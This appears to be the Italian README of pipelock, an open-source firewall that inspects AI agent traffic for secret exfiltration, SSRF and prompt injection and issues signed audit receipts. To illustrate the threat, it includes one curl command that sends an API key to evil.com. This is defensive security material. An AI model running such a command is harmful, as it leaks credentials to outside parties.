

pipelock v3.3.0
Firewall AI open-source per agenti che analizza il traffico HTTP, MCP, A2A e WebSocket per esfiltrazione, SSRF e injection di prompt, emettendo ricevute di azioni firmate verificabili per audit.
Firewall open-source per agenti AI per il Controllo Verificabile dell'Egresso.



Pipelock si colloca tra gli agenti AI e la rete. Ispeziona il traffico mediato HTTP, WebSocket, MCP e A2A, oltre ai contenuti dei tunnel CONNECT quando l'intercettazione TLS è abilitata, alla ricerca di esfiltrazione di segreti, prompt injection, SSRF, avvelenamento degli strumenti e catene rischiose di chiamate a strumenti. Il semplice CONNECT senza intercettazione viene analizzato a livello di hostname e URL. Gli upstream MCP configurati sono un'eccezione al blocco SSRF degli indirizzi privati: i server locali/privati sono consentiti, ma gli endpoint di metadati cloud rimangono bloccati.
Pipelock emette ricevute d'azione firmate dal mediatore sulle decisioni di confine consapevoli del contenuto, così un revisore può verificare ciò che Pipelock ha deciso al di fuori del runtime dell'agente. Il corpus pubblico agent-egress-bench mette alla prova i rilevamenti. Il workflow Gauntlet è l'esame candidato programmato del prodotto contro un commit del corpus fissato; non pubblica automaticamente un punteggio pubblico. Scopri di più: Firewall AI open-source.
Compatibile con: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Problema · Verifica · Avvio Rapido · Azione · Cosa Intercetta · Funzionalità · Architettura · Documentazione · Playground · Blog · Chiedi a Dosu
Provalo nel tuo browser sul playground live. Se Pipelock se lo merita, metti una stella al repo così altre persone lo trovano.
Il Problema
Il tuo agente AI ha $PROVIDER_API_KEY nel suo ambiente, più accesso alla shell. Una sola richiesta può farla trapelare:```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Ogni azione compiuta dalla macchina del tuo agente dovrebbe attraversare un confine tra i tuoi segreti e l'internet aperto. Pipelock diventa quel confine quando l'agente viene instradato attraverso il suo proxy, wrapper MCP, sandbox, modello di contenimento dell'host o topologia di deployment del cluster. Scansiona il traffico mediato in uscita e in entrata, blocca o segnala gli attacchi in base alla modalità e registra prove firmate della decisione.

---

## Verificalo tu stesso

La maggior parte degli strumenti di sicurezza per agenti ti chiede di fidarti del loro dashboard. Pipelock ti consegna una ricevuta firmata e ti permette di verificarla da solo, offline, con una chiave che possiedi. Nessun account e nessun server.